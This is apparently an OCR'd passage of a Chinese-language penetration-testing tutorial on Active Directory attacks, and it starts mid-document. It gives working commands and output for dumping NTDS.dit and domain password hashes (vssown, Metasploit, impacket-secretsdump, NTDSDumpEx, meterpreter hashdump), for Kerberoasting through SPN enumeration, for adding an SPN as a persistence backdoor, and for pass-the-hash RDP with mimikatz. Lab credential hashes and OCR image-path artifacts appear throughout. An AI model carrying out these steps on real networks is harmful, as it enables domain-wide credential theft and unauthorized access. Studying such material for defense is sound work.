PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\SYSTEM.hive C:\temp
PS C:\Users\test.PENTESTLAB> _
```

如果生成了黄金票证，则可以使用Kerberos代替凭据进行域控制器的身份验证。

Vssown

Vssown是一个类似于**vssadmin**实用程序由Tim Tomes开发，可视化脚本，可以创建和删除卷影副本，从已卸载的卷影副本运行任意可执行文件，并启动和停止卷影副本服务。

```
cscript vssown.vbs /start
cscript vssown.vbs /create c
cscript vssown.vbs /list
cscript vssown.vbs /delete
```

```
C:\Users\Administrator>cscript vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Signal sent to start the VSS service.

C:\Users\Administrator>cscript vssown.vbs /create c
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.

C:\Users\Administrator>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

SHADOW COPIES


[*] ID:                  {E0FCA008-69F1-4CB1-A571-50213981 6CE9}
[*] Client accessible:   True
[*] Count:               1
[*] Device object:       \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[*] Differential:        True
[*] Exposed locally:     False
[*] Exposed name:
[*] Exposed remotely:    False
[*] Hardware assisted:   False
[*] Imported:            False
```

可以使用命令**copy**复制所需的文件。

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\ntds\ntds.dit C:\v
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\system32\config\SY
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\system32\config\SA
```

```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\NTDS\ntds.dit C:\vssown
        1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\System32\config\SYSTEM C:\
vssown
        1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\System32\config\SAM C:\vs
sown
        1 file(s) copied.

C:\Users\Administrator>
```

Metasploit

Metasploit框架具有一个模块，该模块可通过服务器消息块（SMB）服务直接与域控制器进行身份验证，创建系统驱动器的卷影副本，并将NTDS.DIT和SYSTEM配置单元的副本下载到Metasploit目录中。这些文件可以与其他工具（例如**impacket**）一起使用，这些工具可以提取Active Directory密码哈希。

```
auxiliary/admin/smb/psexec_ntdsgrab
```

```
msf auxiliary(admin/smb/psexec_ntdsgrab) > run

[*] 10.0.0.1:445 - Checking if a Volume Shadow Copy exists already.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - No VSC Found.
[*] 10.0.0.1:445 - Creating Volume Shadow Copy
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[+] 10.0.0.1:445 - Volume Shadow Copy created on \\?\GLOBALROOT\Device\HarddiskV
olumeShadowCopy1
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - Checking if NTDS.dit was copied.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-servi
ce executable...
[*] 10.0.0.1:445 - Downloading ntds.dit file
[+] 10.0.0.1:445 - ntds.dit stored at /root/.msf4/loot/20180616103928_default_10
.0.0.1_psexec.ntdsgrab._687500.dit
[*] 10.0.0.1:445 - Downloading SYSTEM hive file
[+] 10.0.0.1:445 - SYSTEM hive stored at /root/.msf4/loot/20180616103932_default
_10.0.0.1_psexec.ntdsgrab._354083.bin
```

还有一个后期开发模块，可以将其链接到现有的Meterpreter会话中，以便通过ntdsutil方法获取域哈希。

```
windows/gather/credentials/domain_hashdump
```

```
[*] Session has Admin privs
[*] Session is on a Domain Controller
[*] Pre-conditions met, attempting to copy NTDS.dit
[*] Using NTDSUTIL method
[*] NTDS database copied to C:\Windows\Temp\nDXhaC\Active Directory\ntds.dit
[*] NTDS File Size: 33554432 bytes
[*] Repairing NTDS database after copy...
[*]
Initiating REPAIR mode...
        Database: C:\Windows\Temp\nDXhaC\Active Directory\ntds.dit
  Temp. Database: TEMPREPAIR192.EDB

Checking database integrity.

                     Scanning Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................


Integrity check successful.
```

或者，如果存在到域控制器的现有Meterpreter会话，则可以使用命令**hashdump**。但是，此方法不安全，因为它可能会使域控制器崩溃。（**慎重**）

```
hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::
```

NTDS Extraction

Impacket是python脚本的集合，可用于执行各种任务，包括提取NTDS文件的内容。该模块**impacket-secretsdump**需要系统和NTDS数据库文件。

```
impacket-secretsdump -system /root/SYSTEM -ntds /root/ntds.dit LOCAL
```

```
:/usr/bin# impacket-secretsdump -system /root/SYSTEM -ntds /root/ntds.d
it LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0xcb2b7fc02ff002968d0dac1722ee9e8c
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 1ade5d590e4edc855f8c9f7511375221
[*] Reading and decrypting hashes from /root/ntds.dit
pentestlab.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:93e2c90f64fa
c9032d784d3d14fa9829:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-PTELU2U07KG$:1001:aad3b435b51404eeaad3b435b51404ee:a552729c4cfda3890bf66c91c
cff5b97:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d125e4f69c851529045ec95ca80fa37e:::
```

此外，**Impack**可以使用计算机帐户及其哈希进行身份验证，从NTDS.DIT文件远程转储域密码哈希。

```
impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e
```

```
:/usr/bin# impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404e
e:0f49aab58dd8fb314e268c4c6a65dfc9 -just-dc PENTESTLAB/dc\$@10.0.0.1
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
pentestlab.local\david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa
9056db0fe20ef:::
pentestlab.local\jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9
056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8beb4639b630aecdafbfe4924ec404e531465277343164636
aa94e9b45596cea
```

作为Impacket的替代解决方案，NTDSDumpEx二进制文件可以从Windows主机提取域密码哈希。

```
NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
```

```
C:\Users\netbiosX\Downloads\NTDSDumpEx>NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgonvh.

[+]use hive file: SYSTEM.hive
[+]SYSKEY = 2904F4BE8C1CE561A95E85D06F839B70
[+]PEK version: 2016
[+]PEK = 4B886C69CCF2BC078544998BE9BC58D1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1103:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
[+]dump completed in 1.195 seconds.
[+]total 7 entries dumped,7 normal accounts,0 machines,0 histories.
```

还有一个shell脚本adXtract，可以将用户名和密码哈希导出为一种格式，该格式可以被常见的密码破解工具（例如John the Ripper和Hashcat）使用。

```
./adXtract.sh /root/ntds.dit /root/SYSTEM pentestlab
```

```
[+] Started at: Thu, 14 Jun 2018 16:35:01 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: ophc
        [-] LM hash output filename: /root/adXtract/adXtract_pentestlab/pentestl
ab_allLMhashes.txt
        [-] NT hash output filename: /root/adXtract/adXtract_pentestlab/pentestl
ab_allNTLMhashes.txt
        [-] CSV output filename: /root/adXtract/adXtract_pentestlab/pentestlab_U
serAccountOut.csv
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/r
oot/adXtract/adXtract_pentestlab/Maps/offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 8277 records processed
[+] Sanity checks...
    Schema record id: 2030
    Schema type id: 10
[+] Extracting schema information - 100% -> 4486 records processed
[+] Loading saved map files (Stage 2)...
```

该脚本会将所有信息写入项目名称下的各个文件中，并且在完成数据库文件NTDS的解密后，会将用户列表和密码哈希导出到控制台中。该脚本将提供有关域用户的大量信息，如下所示:

```
List of users:
==============
Record ID:                3917
User name:                Administrator
User principal name:      Administrator@pentestlab.local
SAM Account name:         Administrator
SAM Account type:         SAM_NORMAL_USER_ACCOUNT
GUID:                     5b6ef3c8-362a-4954-90ad-f14ef3062d52
SID:                      S-1-5-21-3737340914-2019594255-2413685307-500
When created:             2018-03-18 07:53:02+00:00
When changed:             2018-06-14 14:26:04+00:00
Account expires:          Never
Password last set:        2018-06-14 14:26:04.684887+00:00
Last logon:               2018-06-14 14:55:19.814484+00:00
Last logon timestamp:     2018-06-11 13:02:34.337919+00:00
Bad password time         2018-05-29 14:41:42.608929+00:00
Logon count:              329
Bad password count:       0
Dial-In access perm:      Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
Ancestors:
        $ROOT_OBJECT$, local, pentestlab, Users, Administrator
```

密码哈希将以以下格式显示。

```
HealthMailbox132c543:::376341bdabd38ffa4867269abc21b09a:S-1-5-21-3737340914-2019
594255-2413685307-1133::
HealthMailboxa236723:::96c74d59a86da0126d2ace1e8d21f093:S-1-5-21-3737340914-2019
594255-2413685307-1134::
HealthMailboxfc3c14f:::e97bf13f1b10fe3a642f7f482ef47bca:S-1-5-21-3737340914-2019
594255-2413685307-1135::
HealthMailboxf622c14:::91df47be92b5951478d86deb354c5f40:S-1-5-21-3737340914-2019
594255-2413685307-1136::
HealthMailbox76c9925:::0c01ed6bfce33f9e16f851e64a12b0ed:S-1-5-21-3737340914-2019
594255-2413685307-1137::
HealthMailboxacd119a:::dd8eaad8bdf3ad1aa743bc6f57965925:S-1-5-21-3737340914-2019
594255-2413685307-1138::
HealthMailboxd928e94:::c85babdbadf3cb8ce6288615de1bbb7b:S-1-5-21-3737340914-2019
594255-2413685307-1139::
HealthMailbox7299fd5:::babcfd69ba43c5f96fb033a40343452c:S-1-5-21-3737340914-2019
594255-2413685307-1140::
john:::08c60fd86c43ce4894dab79ba1f45f44:S-1-5-21-3737340914-2019594255-241368530
7-1142::
test:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255-241368530
7-1153::
PENTESTLAB_001:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255
```

总结

总得来说，目的是为了获取NTDS.DIT数据库文件中的数据，功能和方法都百变不离其宗，Windows API。

SPN发现与利用

SPN发现与利用

0x00 关于SPN

服务主体名称（SPN）是Kerberos客户端用于唯一标识给特定Kerberos目标计算机的服务实例名称。 Kerberos身份验证使用SPN将服务实例与服务登录帐户相关联。如果在整个林中的计算机上安装多个服务实例，则每个实例都必须具有自己的SPN。如果客户端可能使用多个名称进行身份验证，则给定的服务实例可以具有多个SPN。通过SPN，可快速定位开启了关键服务的机器，这样就不需要去扫对应服务的端口，有效规避端口扫描动作。

0x01 SPN格式



服务类和FQDN是必需参数，端口和服务名是可选的

0x02 setspn

setspn是系统自带的查找和设置spn的命令

- 2.1 列出注册的spn

```
C:\Users\mssql>setspn -l WIN-6BCSA1ED2BP
Registered ServicePrincipalNames 用于 CN=WIN-6BCSA1ED2BP,OU=Domain Controllers,D
C=cate4cafe,DC=com:
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-6BCSA1ED2BP.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/ForestDnsZones.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/DomainDnsZones.cate4cafe.com
        DNS/WIN-6BCSA1ED2BP.cate4cafe.com
        GC/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
        RestrictedKrbHost/WIN-6BCSA1ED2BP.cate4cafe.com
        RestrictedKrbHost/WIN-6BCSA1ED2BP
        RPC/5716b553-4e2e-4c29-9fec-aacd3abab070._msdcs.cate4cafe.com
        HOST/WIN-6BCSA1ED2BP/CATE4CAFE
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAFE
        HOST/WIN-6BCSA1ED2BP
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/5716b553-4e2e-4c29-9fec-aacd3abab07
0/cate4cafe.com
        ldap/WIN-6BCSA1ED2BP/CATE4CAFE
        ldap/5716b553-4e2e-4c29-9fec-aacd3abab070._msdcs.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAFE
        ldap/WIN-6BCSA1ED2BP
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
```

-l参数接受计算机名或者用户名

- 2.2 配置spn

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>setspn -S http/mssql.cate4cafe.com mssql
正在检查域 DC=cate4cafe,DC=com

为 CN=MSSQL,CN=Computers,DC=cate4cafe,DC=com 注册 ServicePrincipalNames
        http/mssql.cate4cafe.com
更新的对象

C:\Users\Administrator>setspn -L mssql
Registered ServicePrincipalNames 用于 CN=MSSQL,CN=Computers,DC=cate4cafe,DC=com:

        http/mssql.cate4cafe.com
```

- 2.3 在指定的域或林上查询SPN

```
PS C:\Users\mssql> setspn -T cate4cafe -Q */*
正在检查域 DC=cate4cafe,DC=com
CN=WIN-6BCSA1ED2BP,OU=Domain Controllers,DC=cate4cafe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-6BCSA1ED2BP.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/ForestDnsZones.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/DomainDnsZones.cate4cafe.com
        DNS/WIN-6BCSA1ED2BP.cate4cafe.com
        GC/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
        RestrictedKrbHost/WIN-6BCSA1ED2BP.cate4cafe.com
        RestrictedKrbHost/WIN-6BCSA1ED2BP
        RPC/5716b553-4e2e-4c29-9fec-aacd3abab070._msdcs.cate4cafe.com
        HOST/WIN-6BCSA1ED2BP/CATE4CAFE
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAFE
        HOST/WIN-6BCSA1ED2BP
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com
        HOST/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/5716b553-4e2e-4c29-9fec-aacd3abab07
0/cate4cafe.com
        ldap/WIN-6BCSA1ED2BP/CATE4CAFE
        ldap/5716b553-4e2e-4c29-9fec-aacd3abab070._msdcs.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAFE
        ldap/WIN-6BCSA1ED2BP
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com
        ldap/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com
CN=krbtgt,CN=Users,DC=cate4cafe,DC=com
```

0x03 SPN扫描工具

GetUserSPNS

```
PS C:\Users\mssql\Desktop> C:\Users\mssql\Desktop\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=cate4cafe,DC=com
PasswordLastSet      : 2019/9/6 13:12:01
```

Find-PSServiceAccounts

```
PS C:\Users\mssql\Desktop> Find-PSServiceAccounts
Discovering service account SPNs in the AD Domain cate4cafe.com


Domain                : cate4cafe.com
UserID                : krbtgt
PasswordLastSet       : 09/06/2019 05:12:01
LastLogon             : 01/01/1601 00:00:00
Description           : 密钥发行中心服务帐户
SPNServers            :
SPNTypes              : {kadmin}
ServicePrincipalNames : {kadmin/changepw}
```

Get-SPN2

```
PS C:\Users\mssql\Desktop> Get-SPN -type service -search "*" -List yes | Format-Table

Account            Server                                        Service
-------            ------                                        -------
krbtgt             changepw                                      kadmin
MSSQL$             MSSQL                                         HOST
MSSQL$             MSSQL                                         RestrictedKrbHost
MSSQL$             MSSQL                                         TERMSRV
MSSQL$             mssql                                         WSMAN
MSSQL$             Mssql.cate4cafe.com                           HOST
MSSQL$             mssql.cate4cafe.com                           http
MSSQL$             mssql.cate4cafe.com                           MSSQLSvc
MSSQL$             Mssql.cate4cafe.com                           RestrictedKrbHost
MSSQL$             Mssql.cate4cafe.com                           TERMSRV
MSSQL$             mssql.cate4cafe.com                           WSMAN
WIN10$             WIN10                                         HOST
WIN10$             WIN10                                         RestrictedKrbHost
WIN10$             win10.cate4cafe.com                           HOST
WIN10$             win10.cate4cafe.com                           RestrictedKrbHost
WIN-6BCSA1ED2BP$   5716b553-4e2e-4c29-9fec-aacd3abab070          E3514235-4B06-11D1-AB04-00C04FC2DCD2
WIN-6BCSA1ED2BP$   5716b553-4e2e-4c29-9fec-aacd3abab070...       ldap
WIN-6BCSA1ED2BP$   5716b553-4e2e-4c29-9fec-aacd3abab070...       RPC
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP                               HOST
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP                               ldap
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP                               RestrictedKrbHost
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 Dfsr-12F9A27C-BF97-4787-9364-D31B6C5...
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 DNS
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 GC
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 HOST
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 ldap
WIN-6BCSA1ED2BP$   WIN-6BCSA1ED2BP.cate4cafe.com                 RestrictedKrbHost
```

GetUserSPNs.py

支持非域内机器扫描查找

0x04 Kerberoasting

知道相关服务的SPN后，可以用SPN申请一张票据 ST，如果Kerberos 协议设置票据为 RC4加密，则可通过爆破的方式得到服务对应用户的密码。

```
PS C:\Users\Administrator> klist

当前登录 ID 是 0:0x411df

缓存的票证: (2)

#0>     客户端: Administrator @ CATE4CAFE.COM
        服务器: krbtgt/CATE4CAFE.COM @ CATE4CAFE.COM
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        开始时间: 10/11/2019 14:37:38 (本地)
        结束时间:   10/12/2019 0:37:38 (本地)
        续订时间: 10/18/2019 14:37:38 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
        缓存标志: 0x1 -> PRIMARY
        调用的 KDC: WIN-6BCSA1ED2BP
```

首先，申请票据，在powershell上

```
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentL
```

使用klist查看票据申请是否成功。接着可使用mimikatz导出票据，再通过hashcat爆破即可。或者使用

Invoke-Kerberoast.ps1导出转换成 John the Ripper 或者 HashCat 能够直接爆破的字符串。

在我们取得了 SPN 的修改权限后，可以为指定的域用户添加一个 SPN，这样可以随时获得该域用户的 TGS ，经过破解后获得明文口令，可以作为一个后门使用

哈希传递-远程登录篇

介绍

内网扩展中，Windows2012以上（包括）默认用户登陆是不会记录明文密码的，本文介绍在只有NTLM Hash的情况下实现远程登陆，附最近护网中的实例。

条件

- Windows 8.1和Windows Server 2012 R2默认支持该功能
- Windows 7和Windows Server 2008 R2默认不支持，需要安装补丁2871997、2973351

参考资料：

- https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2016/2871997
- https://support.microsoft.com/en-us/help/2973351/microsoft-security-advisory-registry-update-to-improve-credentials-pro

注：如果不支持，注册表添加键也无效，需要先安装补丁

开启Restricted Admin Mode

修改注册表↓

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa`

新建 `DWORD` 键值 `DisableRestrictedAdmin` ，值为 `0` ，代表开启;值为 `1` ，代表关闭 命令行：

添加注册表


```
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t
```

服务端 and 客户端都需要开启Restricted Admin mode，服务端没有开启，会出现连接受限。

尝试不输入口令直接登录

```
mstsc /restrictedadmin
```

Windows7不支持，安装补丁：




命令提示符
C:\Users >mstsc /restrictedadmin
远程桌面连接用法
MSTSC [<connection file>] [/v:<server[:port]>] [/admin] [/f[ullscreen]] [/w:<width> /h:<height>] [/public] | [/span] [/multimon] [/migrate] [/edit "connection file"]
"connection file" -- 指定用于连接的 .RDP 文件的名称。
/v:<server[:port]> -- 指定要连接到的远程计算机。
/admin -- 将您连接到会话以管理服务器。
/f -- 以全屏模式启动远程桌面。
/w:<width> -- 指定远程桌面窗口的宽度。
/h:<height> -- 指定远程桌面窗口的高度。
/public -- 在公用模式下运行远程桌面。
/span -- 使远程桌面的宽度和高度与本地虚拟机相匹配，如有必要，跨多个
监视器进行扩展。若要跨多个监视器进行扩展，必须将监视器排列成一个矩形。
/multimon -- 将远程桌面会话监视器布局配置为与当前的客户端配置相同。
/edit -- 打开指定的 .RDP 连接文件进行编辑。
/migrate -- 将使用客户端连接管理器创建的旧连接文件迁移到新的 .RDP 连接文件。
确定

Win10 正常打开：

管理员: 命令提示符

```
C:\Windows\system32>mstsc /restrictedadmin

C:\Windows\system32>
```




利用演示

Mimikatz版本

```
privilege::debug

sekurlsa::pth /user:administrator /domain:test /NTLM:580aa70108effe6a /run:"msts
```

```
mimikatz # sekurlsa::pth /user:a          /domain:test /ntlm:b          f /run:"mstsc.exe /restri
ctedadmin"
user    :
domain  : test
program : mstsc.exe /restrictedadmin
